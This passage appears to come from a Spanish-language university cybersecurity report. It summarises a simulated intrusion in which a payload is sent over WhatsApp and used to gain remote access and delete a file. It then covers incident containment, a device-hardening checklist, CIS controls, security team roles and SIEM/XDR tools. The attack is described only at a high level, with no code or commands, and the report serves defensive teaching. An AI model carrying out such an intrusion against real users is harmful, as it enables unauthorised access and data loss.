
Fuente: autor de este documento.

Con la simulación del ataque cibernético se puede decir que este probablemente fue iniciado dentro del mismo segmente de red, ya que, para que fuera exitoso era necesario configurar la dirección IP de origen en la creación del Payload; este fue transmitido a través de Whatsapp, probablemente por alguien de confianza del usuario, y por esta razón fue ejecutado en la máquina víctima, permitiendo acceso de manera remota, sin darse cuenta, al atacante. El atacante una vez dentro del equipo de cómputo procede a navegar en este y tiene la posibilidad de eliminar información sensible y de esta manera la víctima se percata de que hay algo inusual.

El ataque pudo haberse prevenido si los sistemas de protección de seguridad de la información y ciberseguridad hubiesen estado activos en la máquina de la víctima, de esta manera hubiese sido detectado por herramientas de monitoreo que dispusiera la empresa HackerHouse.

Se realiza el diagrama de red ilustrando el escenario implementado, ver figura 122.

Figura 23. Diagrama de escenario implementado.



Fuente: autor de este documento.

2.6 CONTENCIÓN DE ATAQUE INFORMATICO

Principalmente se debe tener en cuenta que los ataques cibernéticos son detectados cuando ya se encuentran en propagación dentro de una organización, esto puedo ocurrir de manera inmediata o es posible que lleve días propagándose

de manera silenciosa. En el instante en que sea alertado un evento de ciberseguridad iniciaría convocando a una sala de crisis a todos los responsables de la infraestructura tecnológica y activaría el protocolo o procedimiento de respuesta ante incidente de seguridad de la información que exista.

Principalmente se iniciaría con un análisis rápido del incidente que se presente y se tomarían las acciones rápidas que den a lugar, en caso de que sea un malware que se esté propagando por la red se procedería a desconectar de la red externa la infraestructura y ejecutar plan de contención del ataque. Se debe gestionar y coordinar con todos los equipos de tecnología involucrados las acciones que se requieran para contener el ataque, esto puede incluir desconexión de la red externa, apagado de equipos, ejecución de escaneos completos a través de antivirus, y todas las actividades que den a lugar de acuerdo con tipo de incidente que se presente. Ante una situación de alto estrés y presión se debe en lo posible conservar la calma para ejecutar las actividades de manera rápida, coordinada y efectiva, así que en paralelo se emitiría un comunicado interno para sensibilizar y dar tranquilidad a los usuarios de la organización.

Una vez identificado en ataque, empleado las acciones de contención del ataque se procede a realizar actividades de erradicación del ataque, utilizando todas las herramientas disponibles para eliminar en su totalidad el ciberataque a la infraestructura tecnológica y se activaría en plan de recuperación que tenga la organización. A través del plan de recuperación se restablecen los servicios que hayan sido afectados para dar continuidad al negocio. Finalmente se emitiría un comunicado donde se explique a alto nivel y mitigar el impacto reputacional que se haya presentado contra la compañía. Adicionalmente, se debe diseñar un plan de concientización a usuarios finales debido a que estos son el eslabón más débil de la cadena y así reforzar todos los temas relacionados con el tipo de ataque que se haya recibido y mitigar que este vuelve a ocurrir dentro de la organización.

De acuerdo con el escenario simulado donde actuó los especialistas de Red Team se realiza un paso a paso de lo que fue ejecutado para subsanar el evento del Payload, para esto se crea una lista de hardenización a los dispositivos para mitigar que el evento vuelva a presentarse:

- Mantener el sistema operativo de los equipos de cómputo actualizados
- Instalación a menudo de actualizaciones de parches de seguridad en sistemas operativos y aplicaciones corporativas.
- Implementar herramienta de seguridad antivirus con alertamiento y escaneos regulares sobre las actividades de los equipos.
- Plan de actualización de antivirus y escaneos personalizados.

- Activación de Firewall de Windows y todas las herramientas de seguridad de la información que brinda el sistema operativo.
- Desinstalación de programas no corporativos.
- Restringir permisos de perfiles administradores, que los usuarios finales no puedan instalar ningún tipo de programa en los equipos de cómputo, esta actividad solo debe ser implementada por un especialista en tecnología.
- Configuración de contraseñas robustas para el acceso a al equipo de cómputo.
- Política de inactividad, que el equipo de cómputo sea bloqueado automáticamente cuando pasa determinado tiempo de inactividad.
- No habilitar puertos que no serán necesarios en la ejecución de las tareas cotidianas de los usuarios, esto mitiga que sean explotadas vulnerabilidades en el sistema operativo.
- Activación de copias de seguridad del equipo.
- Restringir el acceso a aplicaciones no corporativos a nivel de navegación y de aplicación en el equipo de cómputo.
- Deshabilitar el acceso remoto a la máquina, solo debe usarse por especialistas en tecnología.
- Restringir la descarga de aplicaciones desconocidas y la instalación de estas.
- Desinstalación o desactivación de servicios innecesarios. Deshabilitar estos desde el arranque del sistema operativo.
- Restricciones de seguridad de recursos compartidos (carpetas, accesos remotos, etc.).
- Activación de funciones de seguridad de navegadores y otro software instalado.
- Entre otros.

Existen normas legales, estándares y controles que se pueden implementar en una organización para mitigar que se haga efectivo un ataque informático. El CIS (Center For Internet Security) reúne controles de seguridad crítica y una colección de prácticas recomendadas para que al momento de implementar y configurar sistemas de información se realice de manera segura sobre la infraestructura tecnológica. Estas pueden ser aplicadas a cualquier tipo de organización, de sector privado o público, grandes, medianas y pequeñas empresas y todo tipo de sector.

Blue Team al ser un vigilante permanente y constante de sistemas de información con el análisis de patrones y comportamientos en la red puede adoptar estas recomendaciones para que se garantice que los sistemas tienen controles para mitigar cualquier tipo de evento cibernético. Estos controles de ciberdefensa han sido desarrolladas por especialistas en TI utilizando conocimientos de ataques reales y sus defensas efectivas. Los controles CIS ofrecen orientación específica y un camino claro para que las organizaciones alcancen las metas y objetivos establecidos en una serie de marcos legales, regulatorios y normativos.

Estos controles comprenden 20 recomendaciones para la defensa informática sobre las infraestructuras tecnológicas de una organización, se dividen en 3 categorías: básicas, fundamentales y organizacionales y cada una de estas categorías contiene sub-controles.

Figura 24. Controles CIS.

Fuente: autor de este documento.

Al ser controles para asegurar la información, aplicaciones y sistemas son de valiosa ayuda para Blue Team ya que estos especialistas son los encargados de implementar soluciones que permitan mitigar eventos y/o incidentes de seguridad de la información y ciberseguridad dentro de una organización.

2.7 DE QUÉ MANERA PUEDEN APORTAR EN EL CAMPO DE LA CIBERSEGURIDAD LA INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM AL MISMO TIEMPO DENTRO DE UNA ORGANIZACIÓN.

En el campo de la ciberseguridad se requieren de diferentes especialistas que aporten conocimiento sobre temas específicos, teniendo en cuenta que la ciberseguridad es un hito importante dentro de una organización. Los diferentes equipos que apoya y/o soportan los servicios de ciberseguridad brindan desde du ámbito controles y actividades que permiten mitigar riesgos dentro de la organización.

En la tabla X se presentan las ventajas y/o beneficios que brinda tener estos dentro de la organización, la cantidad de personas que ejecuten estas actividades dependerá del tamaña y/o razón social de la organización; si la organización no se dedica a prestar servicios de tecnología o ciberseguridad la inversión sobre este será menor, tanto para herramientas como recurso de personal, pero si la empresa es bastante grande y adicionalmente se dedica a prestar servicios de tecnología, la inversión aquí será muchísimo mayor. Las organizaciones podrán establecer los recursos necesarios para lograr que las bondades que brindan estos equipos se pueden ejecutar de acuerdo con sus recursos:

Tabla 3. Equipos de Ciberseguridad.

Red Team	**Blue Team**	**Purple Team**	**Equipo de respuesta a incidentes informáticos.**
Emulan a los atacantes.	Seguridad defensiva.	Asegurar y maximizar la efectividad de Red Team y Blue Team.	Responder de forma urgente y coordinada ante ataques informáticos.
Emulación de escenarios de amenazas.	Vigilancia informática constante.	Dinámica de cooperación entre los equipos.	Detener el impacto de ataques en curso.
Ejecución de procesos de intrusión.	Análisis de patrones y comportamientos anómalos.	Gestionar la seguridad de los activos y ciberactivos de la organización.	Coordinar las acciones legales a las que haya lugar.
Identifican vulnerabilidades.	Rastrean incidentes de ciberseguridad.	Definir/desarrollar controles de seguridad.	Facilitar a la organización indicaciones sobre su seguridad a corto y mediano plazo.
Evalúa la capacidad real que tiene una organización para proteger sus ciberactivos críticos.	Evalúan las distintas amenazas que pueden afectar a una organización.	Realiza pruebas para comprobar la eficacia de los mecanismos y procedimientos de seguridad informática.	Realizar acciones periciales forenses sobre los incidentes.

	Monitoreo.		Investigar nuevas posibles amenazas.
	Recomendaciones.		Análisis Forense.
	Trazabilidad en vectores de ataque.		

Fuente: autor de este documento.

3 RECOMENDACIONES

La implementación de controles requiere de herramientas que permitan tener un alertamiento oportuno, una correlación de eventos de seguridad en la infraestructura crítica y automatizaciones que permitan tomar acción sobre un evento en curso, entre muchas otras herramientas que se requieren para mitigar eventos de ciberseguridad en una infraestructura tecnológica expuesta a la red. Una de las herramientas importante que ofrece el mercado es el SIEM y el XDR los cuales cuentan con funciones, características, ventajas, desventajas diferentes. El sistema SIEM cuenta con las siguientes características:

- Reconoce posibles amenazas y vulnerabilidades de seguridad.
- Análisis avanzados de comportamiento de usuarios y entidades (UEBA).
- Monitoreo y análisis de eventos en tiempo real
- Seguimiento y registro de datos de seguridad con fines de complimiento o auditoría.
- Sistema de orquestación de datos altamente eficiente.
- Gestiona amenazas en constante evolución.
- Es un elemento básico para el SOC.

Para identificar amenazas y satisfacer los requisitos de cumplimiento de datos, todas las soluciones SIEM realizan algún nivel de agregación, consolidación y clasificación de datos. Aunque algunas soluciones poseen capacidades diferentes, en general estas brindan el mismo conjunto básico de funciones, ver figura 2.

Figura 25. Funciones de sistema SIEM.

Fuente: autor de este documento.

La tecnología XDR (detección y respuesta extendidas) posee las siguientes características:

- Es una tecnología de seguridad de múltiples capas que resguarda la infraestructura de TI. Para ello, adiciona y correlaciona datos de compuestas de capas de seguridad, incluidos endpoints, aplicaciones, correo electrónico, nube y red, para suministrar una mayor visibilidad del panorama tecnológico de una organización. Esto permite que los equipos de seguridad descubran, investiguen y respondan a las ciberamenazas con rapidez y efectividad.
- Identifica amenazas sofisticadas y ocultas.
- Cuenta con la capacidad de realizar un seguimiento de las amenazas en múltiples componentes del sistema.
- Ofrece una mayor velocidad en la detección y respuesta ante eventos.
- Posee la capacidad de investigar cualquier tipo de amenazas de forma eficaz y eficiente.

Basado en soluciones de seguridad de red, XDR compone múltiples herramientas y tecnologías para brindar una protección más completa y automatizada. Previene diversas amenazas cibernéticas mediante inteligencia artificial, telemetría, análisis de datos, detección, correlación y respuesta automatizada que permite tener

alcance a diversas amenazas de ciberseguridad. Se describen como funciona esta tecnología en la figura 3.

Figura 26. Funciones de solución XDR.

Recolección e integración de datos	Analisis Unificado	Administración de incidentes
•Supervisa los datos en el entorno tecnológico, desde dispositivos de punto de conexión a firewalls, pasando por aplicaciones de la nube y de terceros. •Identifica incidentes y amenazas en todo el entorno e intercala sucesos relacionados, que optimizan el número de alertas de seguridad y permiten a los equipos de seguridad comprender el ciberataque con mayor claridad.	•Automatiza los análisis de incidentes correlacionados, lo que facilita una respuesta y corrección rápidas y eficientes. •La capacidad de aprendizaje automático y de IA permite analizar extensos puntos de datos y localizar ataques y comportamientos maliciosos en tiempo real de forma significativamente más rápida que los equipos de seguridad que intentan correlacionar incidentes y corregir amenazas de forma manual.	•Permite a las empresas responder de forma automática o manual a incidentes y amenazas. •Puede usar condiciones preestablecidas para poner dispositivos en cuarentena y corregir amenazas bloqueando direcciones IP o dominios de servidor de correo. •Los analistas de seguridad también pueden revisar informes de incidentes y soluciones recomendadas y actuar conforme a ellas.

Fuente: autor de este documento.

También es importante mencionar herramientas que permitan detectar ataques informáticos, al ser estas implementadas apoyan a la implementación satisfactoria de los controles de seguridad para una empresa. Se seleccionan tres herramientas que cumplen con esta función de contención de ataques informáticos:

- **Antivirus:** una de las herramientas principales y como minimo requerido en una infraestructura tecnológica, esta cuenta con funcionalidades importantes que permite detectar ataques en dispositivos conectados a la red conteniendo actividades anómalas o sospechosas; bloquea y aprende de los indicadores de compromiso señalándolos como malicioso. Esto hace que los cibercriminales tengan que estar en constante actualización de sus modus operandi ya que este tipo de herramientas aprenden rápidamente qué ocasiono el comportamiento anómalo y se actualizan sus librerías para bloquear estas actividades, mitigando que un ataque se convierta en efectivo.

- **Firewall Perimetral:** esta herramienta también entra dentro de la categoría de lo minimo requerido en una infraestructura tecnológica, esta se encarga de inspeccionar los paquetes que entran y salen a través de internet, permitiendo tomar acciones sobre estos según las reglas que sean establecidas por especialistas en ciberseguridad. La inspección del tráfico permite detectar ataques informáticos, clasificarlos y bloquearlos.

- **Pentesting:** esta herramienta de test de penetración evalúa los sistemas de seguridad que conforman una infraestructura tecnológica ya que permite conocer y aprovechar las vulnerabilidades de forma segura y de esta manera realizar un análisis para que se implementen los controles que permitan mitigar ataques cibernéticos. A través de estas pruebas de penetración expertos en ciberseguridad utilizaran las mismas técnicas y procesos que emplean los cibercriminales con la finalidad de detectar posibles amenazas y debilidades.

4 CONCLUSIONES

- Las leyes informáticas de Colombia abordan temas específicos y, si bien estamos considerando actualizar esas leyes, también contamos con el Código de Ética COPNIA, que define las responsabilidades y derechos de los profesionales en ingeniería.

- La infracción a lo dispuesto en la Ley 1273 no sólo perjudica jurídicamente a una persona, sino que afecta gravemente el perfil profesional y afecta negativamente la ética y los principios de los profesionales en ingeniería.

- La empresa Hacker House dentro de sus instalaciones recibe una intrusión a través de un Payload que permite que sea vulnerado un equipo de cómputo a través de herramientas especializadas en este tipo de actividades. Es de gran importancia que dentro de una empresa existan políticas de seguridad de la información que garanticen que herramientas de detección y de protección siempre se encuentren activas y así mitigar eventos de vulneración de las redes y los sistemas.

- La prueba de intrusión fue exitosa ya que se logra acceder remotamente al equipo victima y se elimina un archivo, vulnerando la confidencialidad e integridad de la información.

- Los especialistas en ciberseguridad deben tener actualizado un plan de atención a incidentes en tiempo real donde se pueda identificar una secuencia de acciones que permita ejecutar rápidamente y de manera eficaz una contención de ciberataques y mitigar el impacto de este dentro de una infraestructura tecnológica.

- Una de las acciones que un equipo de Blue Team debe implementar para mitigar que un ataque informático se convierta en un incidente de seguridad efectivo es la hardenización de los dispositivos previo a la conexión de estos a la red, esta actividad emplea acciones que permiten mitigar que una vulnerabilidad sea explotada y activa lo minimo requerido para que la actividad que se requiera ejecutar en el dispositivo se realice de manera segura.

- Los controles CIS emplean actividades que permiten implementar cierto nivel de seguridad sobre la infraestructura tecnológica para mitigar que los ciberataques sean efectivos. Estos ayudan a los especialistas en ciberseguridad y TI a prevenir y alertar cuando algún comportamiento sea anómalo.

BIBLIOGRAFÍA

BARRÍA HUIDOBRO, C. (2020). Nuevos espacios de seguridad nacional: cómo proteger la información en el ciberespacio. Editorial ebooks Patagonia - Ediciones UM. https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/195463

CCN CERT. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. CCN Cert. (pp. 10-29). https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

CIS SECURITY. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA, COPNIA. Código de ética para el ejercicio de la ingeniería en general y sus profesiones afines y auxiliares. Colombia Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

INCIBE. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

PARRA CALDERÓN, Jairo Andrés. Delitos Informáticos y Marco Normativo en Colombia. Monografía. Universidad Nacional Abierta y a Distancia UNAD. Pitalito Huila: 2019. Disponible en: https://repository.unad.edu.co/bitstream/handle/10596/28115/%20%09jparraca.pdf?sequence=1&isAllowed=y

MERCADO, David Alejandro. Expertos hablan sobre la gravedad y riesgos del ciberataque que sufrió EPM. El Tiempo. 2022. Disponible en: https://www.eltiempo.com/colombia/medellin/medellin-la-gravedad-y-riesgos-del-ciberataque-que-sufrio-epm-729517

MINTIC. (2009). Ley 1273 [LEY_1273_2009]. Mintic. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

MINTIC. Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. (2018). (p. 14 - 27). https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

MORENO, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

QUINTERO, Jhon. OVI: RedTeam y BlueTeam, Equipos Estratégicos al Interior de Una Organización. Universidad Nacional Abierta y a Distancia UNAD. Bogotá. Disponible en: https://repository.unad.edu.co/handle/10596/35497